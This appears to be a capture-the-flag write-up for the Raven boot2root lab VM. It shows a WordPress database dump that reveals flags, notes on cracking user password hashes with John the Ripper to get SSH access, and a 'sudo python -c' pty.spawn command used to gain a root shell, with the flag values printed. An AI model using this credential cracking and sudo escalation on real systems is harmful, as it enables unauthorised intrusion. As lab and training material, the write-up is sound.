

Shell No. 1
michael@target1: /var/...
11:44 AM
michael@target1: /var/www/html/wordpress
File Actions Edit View Help
mysql> select * from wp_posts;
| ID | post_author | post_date | post_date_gmt | post_content
| post_title | post_excerpt | post_status | comment_status | ping_status | post_password | post_name | to_ping | pinged | post_modified | post_modified_gmt | post_content_filtered | post_parent | guid | menu_order | post_type | post_mime_type | comment_count |
| 1 | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | Welcome to WordPress. This is your first post. Edit or delete it, then start writing!
| Hello world! | | publish | open | open | | hello-world | | | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | | 0 | http://192.168.206.131/wordpress/?p=1 | 0 | post | | 1 |
| 2 | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a blog post because it will stay in one place and will show up in your site navigation (in most themes). Most people start with an About page that introduces them to potential site visitors. It might say something like this:


Shell No. 1
michael@target1: /var/...
11:45 AM
michael@target1: /var/www/html/wordpress
File Actions Edit View Help
As a new WordPress user, you should go to your dashboard to delete this page and create new pages for your content. Have fun! | Sample Page | | publish | closed | open | | sample-page | | | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | | 0 | http://192.168.206.131/wordpress/?page_id=2 | 0 | page | | 0 |
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
| flag3 | | draft | open | open | | | | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | | 0 | http://raven.local/wordpress/?p=4 | 0 | post | | 0 |
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
| flag4 | | inherit | closed | closed | | 4-revision-v1 | | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | | 4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ | 0 | revision | | 0 |
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
| flag3 | | inherit | closed | closed | | 4-revision-v1 | | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | | 4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ | 0 | revision | | 0 |
5 rows in set (0.00 sec)

- flag4: 715dea6c055b9fe3337544932f2941ce
  - **Exploit Used**
  - Since we are now still in wordpress' mysql database, we can see the wp_users table which includes data corresponding to the users and their login credentials as password hashes
  - After expanding this, we can use John the Ripper to unhash the user's password hashes and ssh into steven on target 1
  - After doing this, we can escalate to root privileges using a python command, and here is where we capture flag 4







```
$ whoami
steven
$ ls
$ pwd
/home/steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

```
root@target1:/home/steven# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
------

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```